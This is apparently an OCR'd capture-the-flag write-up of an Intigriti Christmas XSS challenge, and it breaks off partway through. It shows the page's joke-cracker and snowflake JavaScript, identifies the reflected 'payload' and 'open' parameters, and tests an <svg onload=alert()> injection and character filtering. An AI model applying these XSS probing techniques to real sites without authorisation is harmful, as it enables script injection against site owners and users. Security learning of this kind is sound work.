
```javascript
const cracker = document.getElementById("crackerWrapper");
const leftCracker = document.getElementById("leftCracker");
const rightCracker = document.getElementById("rightCracker");
const message = document.getElementById("message");
const jokeWrap = document.getElementById("jokeWrap");
const joke = document.getElementById("joke");
const punchline = document.getElementById("punchline");

let counter = 0
let jokes = [{
    Q: "What do you call a blind reindeer?",
    A: "No-eye deer."
}, {
    Q: "Why are mummies such big fans of Christmas?",
    A: "Because they enjoy wrapping."
}, {
    Q: "Why did Santa have to go to the hospital?",
    A: "Because of his poor elf."
}, {
    Q: "What do you get when you cross a snowman with a vampire?",
    A: "Frostbite."
}, {
    Q: "Why did no-one bid for Rudolph and Blitzen on eBay?",
    A: "Because they were two deer."
}, {
    Q: "What do you call an old snowman?",
    A: "Water."
}, {
    Q: "What do snowmen have for breakfast?",
    A: "Snowflakes!"
}, {
    Q: "What is white and minty?",
    A: "A polo bear!"
}, {
    Q: "Who is a Christmas tree’s favorite singer?",
    A: "Spruce Springsteen!"
}, {
    Q: "Why don’t penguins fly?",
    A: "Because they’re not tall enough to be pilots!"
}]
let num = Math.floor(Math.random() * jokes.length)

cracker.addEventListener('click', ()=>{
    if (counter < 13) {
        counter++
    } else {
        leftCracker.style.animation = "left 1s forwards"
        rightCracker.style.animation = "right 1s forwards"
        message.style.animation = "title 1s forwards"
        jokeWrap.style.animation = "joke 2s forwards"
        cracker.style.transform = "scaleX(1)"
        jokeWrap.hidden = ""
    }
}
)

function Loop() {
    window.requestAnimationFrame(Loop);
    if (counter > 0 && counter < 13) {
        cracker.style.transform = `scaleX(${1 + (counter / 100)})`
        counter -= 0.05
    }
}
Loop()

url = new URL(window.location.href);
if (url.searchParams.get('open')) {
    counter = 14;
    leftCracker.style.animation = "left 1s forwards"
    rightCracker.style.animation = "right 1s forwards"
    message.style.animation = "title 1s forwards"
    jokeWrap.style.animation = "joke 2s forwards"
    cracker.style.transform = "scaleX(1)"
    jokeWrap.hidden = ""
}
```

This part of the code reveals another parameter: “open” which bypasses the fact we need to click the cracker 13 times before it opens.


To be honest the code itself shows no DOM XSS sinks that can be used to trigger an XSS attack which I would be looking for in an XSS challenge. (https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/dom-xss)

Actually I rather quickly noticed the javascript would not be that useful for this challenge.

Part 2 is copied from an external source and generates the snowflakes. Google helps you here thanks to the comment in the javascript code:



```javascript
// Happy Xmas! by @neave

var Snowflake = (function() {

    var flakes;
    var flakesTotal = 250;
    var wind = 0;
    var mouseX;
    var mouseY;

    function Snowflake(size, x, y, vx, vy) {
        this.size = size;
        this.x = x;
        this.y = y;
        this.vx = vx;
        this.vy = vy;
        this.hit = false;
        this.melt = false;
        this.div = document.createElement('div');
        this.div.classList.add('snowflake');
        this.div.style.width = this.size + 'px';
        this.div.style.height = this.size + 'px';
    }

    Snowflake.prototype.move = function() {
        if (this.hit) {
            if (Math.random() > 0.995)
                this.melt = true;
        } else {
            this.x += this.vx + Math.min(Math.max(wind, -10), 10);
            this.y += this.vy;
        }

        // Wrap the snowflake to within the bounds of the page
        if (this.x > window.innerWidth + this.size) {
            this.x -= window.innerWidth + this.size;
        }

        if (this.x < -this.size) {
            this.x += window.innerWidth + this.size;
        }

        if (this.y > window.innerHeight + this.size) {
            this.x = Math.random() * window.innerWidth;
            this.y -= window.innerHeight + this.size * 2;
            this.melt = false;
        }

        var dx = mouseX - this.x;
        var dy = mouseY - this.y;
        this.hit = !this.melt && this.y < mouseY && dx * dx + dy * dy < 2400;
    }
    ;

    Snowflake.prototype.draw = function() {
        this.div.style.transform = this.div.style.MozTransform = this.div.style.webkitTransform = 'translate3d(' + this.x + 'px' + ',' + this.y + 'px,0)';
    }
    ;

    function update() {
        for (var i = flakes.length; i--; ) {
            var flake = flakes[i];
            flake.move();
            flake.draw();
        }
        requestAnimationFrame(update);
    }

    Snowflake.init = function(container) {
        flakes = [];

        for (var i = flakesTotal; i--; ) {
            var size = (Math.random() + 0.2) * 12 + 1;
            var flake = new Snowflake(size,Math.random() * window.innerWidth,Math.random() * window.innerHeight,Math.random() - 0.5,size * 0.3);
            container.appendChild(flake.div);
            flakes.push(flake);
        }

        container.onmousemove = function(event) {
            mouseX = event.clientX;
            mouseY = event.clientY;
            wind = (mouseX - window.innerWidth / 2) / window.innerWidth * 6;
        }
        ;

        container.ontouchstart = function(event) {
            mouseX = event.targetTouches[0].clientX;
            mouseY = event.targetTouches[0].clientY;
            event.preventDefault();
        }
        ;

        window.ondeviceorientation = function(event) {
            if (event) {
                wind = event.gamma / 10;
            }
        }
        ;

        update();
    }
    ;

    return Snowflake;

}());

window.onload = function() {
    setTimeout(function() {
        Snowflake.init(document.getElementById('snow'));
    }, 500);
}
```



10 results (0,44 seconds)

https://codepen.io › neave › pen › JqwHt


Happy Xmas! - CodePen

Happy Xmas! Paul **Neave** Follow. Love Run. Pen Editor Menu. Settings ... <h1>**HAPPY XMAS!** </h1>. 3. <div id="snow"></div>.

https://codepen.io › neave › pen › JqwHt

Happy Xmas! - CodePen

<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Codystar">. 2. <h1>**HAPPY XMAS!**</h1>. 3. <div id="snow"></div>.



```html
<link rel="stylesheet" href="https://fonts.googleapis.com/css?
family=Codystar">
<h1>HAPPY XMAS!</h1>
<div id="snow"></div>
```

```css
html {
    height: 100%;
    overflow: hidden;
}

body {
    margin: 0;
    width: 100%;
    height: 100%;
    overflow: hidden;
    color: #fff;
    background-color: #9cf;
    background-image: -webkit-gradient(linear, left top, left
bottom, from(#6af), to(#bdf));
    background-image: -webkit-linear-gradient(#6af, #bdf);
```


```javascript
// Happy Xmas! by @neave

var Snowflake = (function() {

    var flakes;
    var flakesTotal = 250;
    var wind = 0;
    var mouseX;
    var mouseY;

    function Snowflake(size, x, y, vx, vy) {
        this.size = size;
        this.x = x;
        this.y = y;
        this.vx = vx;
```

We checked the source code and tried the basic functionality of the webpage. Following things can be useful:

- challenge url: https://challenge-1221.intigriti.io/challenge/index.php?
- 2 parameters: “payload” and “open”
- A HTML comment in the source code reflecting the referrer URL.


Step 2: The open parameter

Here we can be very short. The open parameter can be used to bypass the fact we need to click 13 times to open the cracker. Give this parameter any value and the cracker will open.
Further no reflection in the source code or any “strange” behaviour being triggered when using this parameter:



challenge-1221.intigriti.io/challenge/index.php

Click the cracker to pull it apart



challenge-1221.intigriti.io/challenge/index.php?open=anything

Merry Christmas

Payload: Enter Payload Submit

Stay open?

Result:


Click the cracker to pull it apart

Step 3: The payload parameter

This parameter is far more interesting as its value is reflected directly in the source code. This we already figured during our recon.

We also noticed our reflection is inside HTML context. Between <h4> tags to be more precise. A perfect XSS payload to use in HTML context would be following for example: *<svg onload=alert()>*

And of course this would be to easy if our XSS attacks would work like this. There seems to be some kind of filtering or WAF blocking the payload as we suddenly have no reflection anymore:




```
challenge-1221.intigriti.io/challenge/index.php?payload=<svg%20onload=alert()>
```

```
<!DOCTYPE html>
<html>
▼<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width; initial-scale=1.0; maximum-scale=1.0; minimum-scale=1.0; user-scalable=0;">
    <link rel="stylesheet" type="text/css" href="xmas.css">
  </head>
▼<body> flex
  ▶<div id="snow">…</div>
  ▼<div id="crackerWrapper">
    ▶<h1 id="message">…</h1>
    ▼<div id="jokeWrap" hidden="hidden">
      ▶<form action="index.php" method="get">…</form>
      ▼<h4 id="punchline">
          "Result: " == $0
          <!-- Referer:  -->
        </h4>
      </div>
    ▶<div id="leftCracker">…</div>
    ▶<div id="rightCracker">…</div>
    </div>
    <h1 class="instructions">Click the cracker to pull it apart</h1>
    <script src="xmas.js"></script>
  </body>
</html>
```

At this point it is a bit trial an error to see which characters are getting filtered. I just randomly enter special characters between 2 words to see if I can get them reflected in the source code:

Everything seems to work except <. Once we use < everything coming after this character is being removed.


test()%27="><test2 <u>becomes</u> *test()%27=">*




```
challenge-1221.intigriti.io/challenge/index.php?payload=test()%27=">&lt;test2
```

```
<!DOCTYPE html>
<html>
 ▸<head>…</head>
 ▾<body> flex
  ▸<div id="snow">…</div>
  ▾<div id="crackerWrapper">
